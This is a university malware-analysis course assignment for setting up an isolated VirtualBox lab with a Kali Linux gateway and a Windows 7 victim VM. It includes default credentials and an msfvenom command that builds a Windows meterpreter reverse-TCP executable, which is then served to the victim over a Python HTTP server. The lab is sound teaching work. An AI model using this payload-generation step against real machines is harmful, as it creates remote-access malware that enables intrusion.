VM Setup: Overview

The purpose of this assignment is two-fold. First, you will build and test a simple 'attack lab' which you'll be using throughout the semester. Second, you will begin the habit of keeping careful, repeatable notes that document your work. As your assignment submission, you will draft a report that outlines the steps taken and the findings you discovered.

This document outlines the major steps you will have to take, but it's incomplete in the sense that it doesn't provide you with step-by-step instructions. You will need to fill in the gaps yourself. There are no restrictions on resources that can be used to complete the assignment. This includes consulting with other students and the instructor. I only ask that you will not share your report with other students.

You may use this document as a template to your report. Add your additional steps and answer the questions as you work through the studio. Your final report should be submitted to Gradescope as a pdf file before the due date.

Part 1: Downloading and Installing the VMs

1. If you don't already have it, please install the latest version of VirtualBox (Windows or Linux machine) or UTM (Mac). These will be the hypervisors on which we run our virtual machines (VMs).
2. Download the following OVA files (i.e. VM images):
    - Windows 7 OVA: IE9-Win7.ova (or you can get it from here : select IE9-Win7 option)
    - Kali Linux OVA: https://www.kali.org/docs/virtualization/install-virtualbox-guest-vm/ (VirtualBox) or https://www.kali.org/docs/virtualization/install-utm-guest-vm/ (UTM)
3. Open VirtualBox, and select File->Import Appliance to install the two OVAs.
4. Start the two machines.
5. Open the terminal in both, and type 'ping -c 5 8.8.8.8' in both to verify that you have an Internet connection. (Do you know who is at 8.8.8.8?)

Tips and general guidelines:


- Initial permissions:

  - Kali Linux:
    - User name: kali
    - Password: kali
  - Windows 7:
    - Username: IEUser
    - Password: Passw0rd!
  - Feel free to change the default passwords.
- You may need to install 'Oracle VM VirtualBox Extension Pack' from https://www.virtualbox.org/wiki/Downloads to be able to run Kali Linux.
- Please note that the Windows OVA is a trial version provided by Microsoft that will expire after 90 days. On Windows 7 machines however, you can run 'slmgr /ato' in the administrative command prompt to rearm the machine for extra 90 days. You can rearm up to five times, so it is sufficient for our use this semester.
- Microsoft recommends that you would "take advantage of your virtualization platform's snapshotting capability so that you can start over with a fresh VM at any time and not have to worry about the guest operating system running out of trial time". Please read here for more guidelines regarding the installation and setup process of this Windows OVA.
- It is recommended to configure each of the VMs to share clipboard with the host machine to enable copy-paste:
  - Setting->General->Advanced: Shared Clipboard (Bidirectional)
  - Optional: set 'Bidirectional' Drag'n'Drop (also in setting->general->advanced)

Conclude this part of your report with a screenshot of your VMs ping output.

Part 2: Setting up an isolated virtual network

The goal of this section is to set up an isolated network containing our two VMs as shown in the next figure.



This network will not be able to access the Internet. The Windows 7 VM will act as a victim, and the Kali Linux VM will act as a network gateway to the victim machines. We will use this gateway to intercept the network traffic and to simulate various services such as DNS or HTTP.

1. Open Kali, type *sudo ifconfig* in the terminal, and include the output in your report as the 'Initial Kali IP'
2. Open Windows 7, type *ipconfig* in the terminal, and include the output in your report as the 'Initial Windows IP'
3. For each of the two VMs, do the following:
    a. Open VirtualBox, go to Settings->Network
    b. Change the 'Attached to' field to Internal network
    c. Enter 'cse434-malware-analysis' as the network name
4. Go to your Kali VM, and configure it to use a static IP address: 10.0.0.1 (more hints below)
5. Go your Windows VM (more hints below), and configure it to use a static IP address: 10.0.0.3

Tips and general guidelines:

- On Kali Linux, modify /etc/network/interfaces to configure your network interfaces. Your configuration should include a new entry like the following (don't forget to change the <new static IP>)

    auto eth0
    iface eth0 inet static
    address <new static IP>
    netmask 255.255.255.0

    - you may have to run the following commands in order to reset network interfaces
        - *sudo ifup eth0*
        - *sudo service networking restart*

- On Windows 7, you will have to modify the properties of 'Internet Protocol Version 4' in your 'Local area connection' to modify the VM's IP address.

Conclude this part of your report with screenshots of your VMs' IP addresses (using ifconfig and ipconfig commands), and with a screenshot of the two machines pinging each other.
(You may find that direction doesn't work, will see why in the next section).

Part 3: Setting up a shared folder between the server and the host OS

1. Go to 'Machine->Settings->Shared Folders' in VirtualBox menu of your Kali VM.
2. Add a new shared folder, and
    a. choose the host path of the shared folder in the 'Folder Path' field. This will be the path on your host device.
    b. Name your new folder as "CSE434-Kali-Shared"
    c. Select both 'Auto-mount', and 'Make Permanent'
    d. Name the guest folder name "CSE434-malware-analysis-share" in 'Mount point' field.
3. Open terminal on Kali, and go to /media/sf_CSE434-Kali-Shared.
4. If you do not have access to the shared folder, try 'sudo adduser $USER vboxsf' to add yourself to the vboxsf group. You may have to log out and log in again to see the changes.
5. Create a new tmp file (you can use the *'touch'* command) and verify that you can see the file in your host machine.

Conclude this part with a screenshot of the created file as seen on both Kali VM and the host machine.

Part 4: Create a simple Malware

In this section, we will generate a simple malware attack to make sure that our environment is ready

1. Open a terminal in your Kali VM, and create a new directory named 'Malware'
2. Type:
   msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 -f exe > Malware/test-malware.exe

You can safely ignore the warnings. This command created an .exe file named 'test-malware' with a virus.

3. Can you explain what msfvenom is and what it is used for?
4. Type:
   python -m SimpleHTTPServer

This command starts an HTTP server on your Kali Linux.

5. Go to your Windows VM, open a browser, and type http://10.0.0.1:8000
   Can you explain what you see?
6. Navigate to the Malware folder (while still in your Windows 7 VM), and download the Malware. Does it work? If not why? Document the steps required to enable the download.
7. When done, take a snapshot of your VM.

Conclude this section with a screenshot of a successful download of the Malware to your Windows 7 machine, and a screenshot of your snapshot.

In the future, we will use this Malware to simulate and analyze a simple attack on our Windows 7 VM.

Optional:

Can you duplicate your Kali Linux and set it up so you get the following network? You are not required to do so, but make sure you know how. If not, revisit your notes.